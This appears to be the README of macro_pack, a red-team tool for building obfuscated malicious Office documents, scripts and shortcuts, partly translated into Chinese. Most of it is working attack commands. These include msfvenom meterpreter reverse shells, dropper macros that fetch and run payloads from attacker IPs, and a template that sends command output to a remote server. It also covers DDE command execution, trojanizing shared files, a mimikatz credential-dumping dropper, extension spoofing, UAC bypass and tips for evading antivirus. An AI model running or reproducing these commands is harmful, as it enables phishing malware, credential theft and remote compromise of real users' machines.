macro_pack is a tool by @EmericNasi used to automatize obfuscation and generation of Office documents, VB scripts, shortcuts, and other formats for pentest, demo, and social engineering assessments. The goal of macro_pack is to simplify exploitation, antimalware bypass, and automatize the process from malicious macro and script generation to final document generation. It also provides a lot of helpful features useful for redteam or security research.
MacroPack Community 是一款用于自动化混淆和生成旧格式(如MS Office文档或VBS类格式)的工具。它还处理各种快捷方式格式。该工具可用于红队演练、渗透测试、演示和社会工程评估。MacroPack将简化反恶意软件解决方案的绕过,并自动化从VB源码到最终Office文档或其他载荷类型的过程。使用非常简单:
该工具与流行的渗透测试工具(Metasploit、Empire等)生成的载荷兼容。它也很容易与其他工具结合,因为可以从stdin读取输入并向另一个工具输出静默结果。该工具使用Python3编写,可在Linux和Windows平台上运行。
注意: 需要安装了正确MS Office应用的Windows平台才能进行Office文档的自动生成或木马化功能。

该工具将使用各种混淆技术,全部自动进行。混淆功能与MacroPack生成的所有基于VBA和VBS的格式兼容。基本混淆(-o选项)包括:
MacroPack可以生成多种MS Office文档和脚本格式。格式将根据给定的文件扩展名自动猜测。文件生成使用选项--generate或-G完成。
MacroPack专业版还允许您使用选项--trojan或-T对现有Office文件进行木马化。
支持的MS Office格式有:
脚本(文本)支持的格式有:
快捷方式/Shell支持的格式有:
请注意,所有脚本和快捷方式格式(除LNK外)也可以在Linux版本的MacroPack上生成。
本软件仅允许在红队演练、渗透测试、钓鱼模拟、安全研究或其他形式的安全评估中使用,且必须获得系统所有者的合法正式授权。未经事先同意使用本软件攻击目标是被禁止且非法的。用户有责任遵守所有适用的地方、州、联邦和国家法律。我们不对因使用本软件可能造成的任何滥用或损害承担任何责任。
MacroPack社区版并未提供MacroPack的所有功能和选项。只有社区版可在线获取。专业版的功能真正实现了“武器化”过程,因此仅限专业人员访问。专业模式包括以下功能:
一些简短的演示视频可在BallisKit Vimeo频道上观看。
重要: 如果您想联系我关于MacroPack专业版,请使用我的电子邮箱emeric.nasi [at] sevagas.com。我不会回复针对专业版的匿名询问,只回复专业邮件。
### Install from sources
你需要在 Windows 机器上构建 MacroPack。下载并安装依赖项:```bash
git clone https://github.com/sevagas/macro_pack.git
cd macro_pack
pip3 install -r requirements.txt
该工具基于 python 3,因此只需从你的 python3 安装开始。例如:```bash python3 macro_pack.py --help
python macro_pack.py --help # if python3 is default install
如果你想使用 pyinstaller 生成独立的 exe 文件:
* 安装 pyinstaller: pip install pyinstaller
* 双击 "build.bat" 脚本。
生成的 macro\_pack.exe 将位于 **bin** 目录中。
## 一些示例
### MacroPack 社区
- 列出所有支持的文件格式```bash
macro_pack.exe --listformats
- 对 msfvenom 生成的 vba 文件进行混淆,并将结果放入一个新的 VBA 文件中。```bash
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.5 -f vba | macro_pack.exe -o -G meterobf.vba
- 生成一个包含混淆的dropper的MS Excel文件(下载payload.exe并存储为dropped.exe)```bash
echo "https://myurl.url/payload.exe" "dropped.exe" | macro_pack.exe -o -t DROPPER -G "drop.xlsm"
- 通过使用 DROPPER_PS 模板,无需 powershell.exe 即可下载并执行 Empire Launcher 加载器```bash
# 1 Generate a file containing Empire lauchcher
# 2 Make that file available on web server, ex with netcat:
{ echo -ne "HTTP/1.0 200 OK\r\n\r\n"; cat empire_stager.cmd; } | nc -l -p 6666 -q1
# 3 Use macro\_pack to generate DROPPER_PS payload in Excel file
echo http://10.5.5.12:6543/empire_stager.cmd | macro_pack.exe -o -t DROPPER_PS -G join_the_empire.xls
# 4 When executed on target, the macro will download PowerShdll, run it with rundll32, and download and execute stager.
<p align="center"><img src="https://assets.kitploit.com/production/public/readmes/1646/23fa8cfadc283a7abf02bde5fd10748c8c1d90bc3d977ee47024fe4e9d963824.png" alt="Excel DDE 演示"></p>
- 使用动态数据交换 (DDE) 攻击通过 PowerShell 下载并执行文件```bash
# 1 Change the target file URL in resources\community\ps_dl_exec.cmd
# 2 Embed download execute cmd in document
macro_pack.exe --dde -f ..\resources\community\ps_dl_exec.cmd -G DDE.xslx
=cmd|' /c notepad.exe'!A1

macro_pack.exe -G dde.iqy
<p align="center"><img src="https://assets.kitploit.com/production/public/readmes/1646/26c6e5a38eb09ae914c743b473890cef40632ccbd25bce0a895f9f4770377f7d.png" alt="IQY 演示"></p>
- 生成混淆的 meterpreter 反向 TCP VBS 文件并运行它 ```batch
# 1 Generate obfuscated VBS based on meterpreter template as well as Metasploit resource file
echo <ip> <port> | macro_pack.exe -t METERPRETER -o -G meter.vbs
# 2 On attacker machine Setup meterpreter listener
msfconsole -r meterpreter.rc
# 3 run VBS file with wscript (run 32bit wscript because meterpreter payload is 32bit)
%windir%\SysWoW64\wscript meter.vbs
echo http://192.168.0.5:1234/a "systeminfo" | macro_pack.exe -t REMOTE_CMD -o -G info.hta
macro_pack.exe -l . --port=1234
mshta.exe full/path/to/info.hta
- 生成一个URL快捷方式,单击它时会执行本地HTA文件```batch
echo "file://C:\Users\username\Desktop\hello.hta" | macro_pack.exe -G yop.url
### 一些 MacroPack Pro 示例
- 使用投放器将现有的共享文件 "report.xlsm" 木马化。使用反杀毒和反逆向功能。```bash
echo "http://10.5.5.12/drop.exe" "dropped.exe" | macro_pack.exe -o -t DROPPER --bypass --stealth --antisandox --trojan "E:\accounting\report.xls"
- 将PowerPoint文件木马化,内含反向原始shellcode。宏经过混淆和变形处理,以绕过AMSI和大多数杀毒软件。```bash
echo beacon.bin | macro_pack.exe -o -t SHELLCODE --bypass -T hotpics.pptm
REM Step 2: Generate document, for example here, meterpreter reverse TCP Excel file echo 192.168.0.5 4444 | macro_pack.exe -t METERPRETER -o -G meter.xlsm REM Step 3: Copy the document somewhere on remote share copy meter.xlsm "\192.168.0.8\c$\users\username\meter.xlsm" REM Step 4: Execute! macro_pack.exe --dcom="\192.168.0.8\c$\users\username\meter.xlsm"
REM Step 2 to 4 in one step: echo 192.168.0.5 4444 | macro_pack.exe -t METERPRETER -o -G "\192.168.0.8\c$\users\username\meter.xlsm" --dcom="\192.168.0.8\c$\users\username\meter.xlsm"
## 所有社区版本选项```
Main payload generation options:
-G, --generate=OUTPUT_FILE_PATH. Generates a file. Will guess the payload format based on extension.
MacroPack supports most Ms Office and VB based payloads as well various kinds of shortcut files.
Note: Office payload generation requires that MS Office application is installed on the machine
--listformats View all file formats which can be generated by MacroPack
-f, --input-file=INPUT_FILE_PATH A VBA macro file or file containing params for --template option or non VB formats
If no input file is provided, input must be passed via stdin (using a pipe).
-t, --template=TEMPLATE_NAME Use code template already included in MacroPack
MacroPack supports multiple predefined templates useful for social engineering, redteaming, and security bypass
--listtemplates View all templates provided by MacroPack
-e, --embed=EMBEDDED_FILE_PATH Will embed the given file in the body of the generated document.
Use with EMBED_EXE template to auto drop and exec the file or with EMBED_DLL to drop/load the embedded dll.
Security bypass options:
-o, --obfuscate Obfuscate code (remove spaces, obfuscate strings, obfuscate functions and variables name)
--obfuscate-names-charset=<CHARSET> Set a charset for obfuscated variables and functions
Choose between: alpha, alphanum, complete or provide the list of char you want
--obfuscate-names-minlen=<len> Set min length of obfuscated variables and functions (default 8)
--obfuscate-names-maxlen=<len> Set max length of obfuscated variables and functions (default 20)
--uac-bypass Execute payload with high privileges if user is admin. Compatible with most MacroPack templates
Other options:
-q, --quiet Do not display anything on screen, just process request.
-p, --print Display result file on stdout (will display VBA for Office formats)
Combine this option with -q option to pipe result into another program
ex: cat input_file.vba | macro_pack.exe -o -G obfuscated.vba -q -p | another_app
-s, --start-function=START_FUNCTION Entry point of macro file
Note that macro_pack will automatically detect AutoOpen, Workbook_Open, or Document_Open as the start function
--icon Path of generated file icon. Default is %windir%\system32\imageres.dll,67
--dde Dynamic Data Exchange attack mode. Input will be inserted as a cmd command and executed via DDE
This option is only compatible with Excel formats.
--run=FILE_PATH Open document using COM to run macro. Can be useful to bypass whitelisting situations.
This will trigger AutoOpen/Workbook_Open automatically.
If no auto start function, use --start-function option to indicate which macro to run.
--unicode-rtlo=SPOOF_EXTENSION Inject the unicode U+202E char (Right-To-Left Override) to spoof the file extension when view in explorers.
Ex. To generate an hta file with spoofed jpg extension use options: -G something.hta --unicode-rtlo=jpg
In this case, windows or linux explorers will show the file named as: somethingath.jpg
-l, --listen=ROOT_PATH Open an HTTP server from ROOT_PATH listening on default port 80.
-w, --webdav-listen=ROOT_PATH Open a WebDAV server on default port 80, giving access to ROOT_PATH.
--port=PORT Specify the listening port for HTTP and WebDAV servers.
-h, --help Displays help and exit
可以使用 -t, --template=TEMPLATE_NAME 结合其他选项来调用模板。
以下是所有可用的模板。
仅打印一条问候消息并提醒宏的存在。
为这个模板提供作者的姓名或电子邮件:
-> 示例:echo "@Author" | macro_pack.exe -t HELLO -G hello.pptm
执行一条命令。
为这个模板提供一条命令行:
-> 示例(从 xslt 文件弹出 calc.exe):echo "calc.exe" | macro_pack.exe -t CMD -G cmd.xsl
执行一条命令行并将结果发送到远程 HTTP 服务器。
为这个模板提供服务器 URL 和要运行的命令:
-> 示例:```echo "http://192.168.0.5:7777" "dir /Q C:" | macro_pack.exe -t REMOTE_CMD -o -G cmd.doc``````bash
nc -l -p 7777
### DROPPER
下载并执行一个文件。
向此模板提供文件URL和目标文件路径。
-> 示例:```echo <file_to_drop_url> "<download_path>" | macro_pack.exe -t DROPPER -o -G dropper.xls```
### DROPPER_PS
使用 rundll32 下载并执行 PowerShell 脚本(以绕过被禁用的 powershell.exe)。
注意:此有效负载将从 Github 下载 PowerShdll。
向此模板提供您要运行的 PowerShell 脚本的 URL:
-> 示例:```echo "<powershell_script_url>" | macro_pack.exe -t DROPPER_PS -o -G powpow.doc```
### DROPPER_DLL
下载具有其他扩展名的 DLL,并使用 Office VBA 运行它。
-> 示例,使用 Office 加载 meterpreter DLL:```batch
REM Generate meterpreter dll payload
msfvenom.bat -p windows/meterpreter/reverse_tcp LHOST=192.168.0.5 -f dll -o meter.dll
REM Make it available on webserver, ex using netcat on port 6666
{ echo -ne "HTTP/1.0 200 OK\r\n\r\n"; cat meter.dll; } | nc -l -p 6666 -q1
REM Create OFfice file which will download DLL and call it
REM The DLL URL is http://192.168.0.5:6666/normal.html and it will be saved as .asd file
echo "http://192.168.0.5:6666/normal.html" Run | macro_pack.exe -t DROPPER_DLL -o -G meterdll.xls
使用Cn33liz的MacroMeter的Meterpreter反向TCP模板。
该模板是由Cn33liz构建的CSharp meterpreter Stager,并通过James Forshaw的DotNetToJScript嵌入到VBA中。
为模板提供监听mfsconsole的IP和端口:
-> 示例:echo <ip> <port> | macro_pack.exe -t METERPRETER -o -G meter.docm
该模板还会生成一个meterpreter.rc文件,用于创建Metasploit处理器
-> 示例:msfconsole -r meterpreter.rc
释放并执行嵌入的文件。
与--embed选项结合使用时,它将在TEMP文件夹下以随机名称释放并执行嵌入的文件。
-> 示例:macro_pack.exe -t EMBED_EXE --embed=c:\windows\system32\calc.exe -o -G my_calc.vbs
与--embed选项结合使用时,它将释放并调用给定DLL中的函数。
为模板提供要调用的DLL函数的名称和参数
-> 示例1:echo "main" | macro_pack.exe -t EMBED_DLL --embed=cmd.dll -o -G cmd.doc
-> 示例2:echo "main log privilege::debug sekurlsa::logonpasswords exit" | macro_pack.exe -t EMBED_DLL --embed=mimikatz.dll -o -G mimidropper.hta
各种功能已在本地安装的防恶意软件解决方案以及在线服务上进行了测试。
我使用多种载荷和MacroPack功能进行了多次测试。
大多数静态防病毒软件可以通过简单的“混淆”选项绕过。
然而,与大多数免费工具一样,载荷通常会被行为分析(如AMSI)检测到。
MacroPack专业版中可用的功能通常允许完全绕过防病毒软件,包括AMSI。
警告: 不要将您的样本提交到在线扫描器(例如VirusTotal),这是破坏您隐蔽宏的最佳方式。
我也建议您不要提交到非报告站点(如NoDistribute)。
您无法确定这些站点将如何处理您提交的数据。如果您在macro_pack防病毒检测方面遇到问题,可以写信给我们寻求建议,或提交问题或拉取请求。
关于MacroPack Pro的博客文章:
关于使用MS Office、VBS和其他复古安全技术进行黑客攻击的博客文章:
其他有用链接:
欢迎通过我的Twitter账号@EmericNasi给我发消息
电子邮件:
重要提示: 如果您想联系我关于MacroPack专业版的事宜,请使用我的sevagas.com电子邮件地址。
另请注意,我不会回复关于专业版的匿名询问,只接受专业邮件。
版权所有 2017,2018,2019,2020,2021,2022 Emeric “Sio” Nasi (blog.sevagas.com)
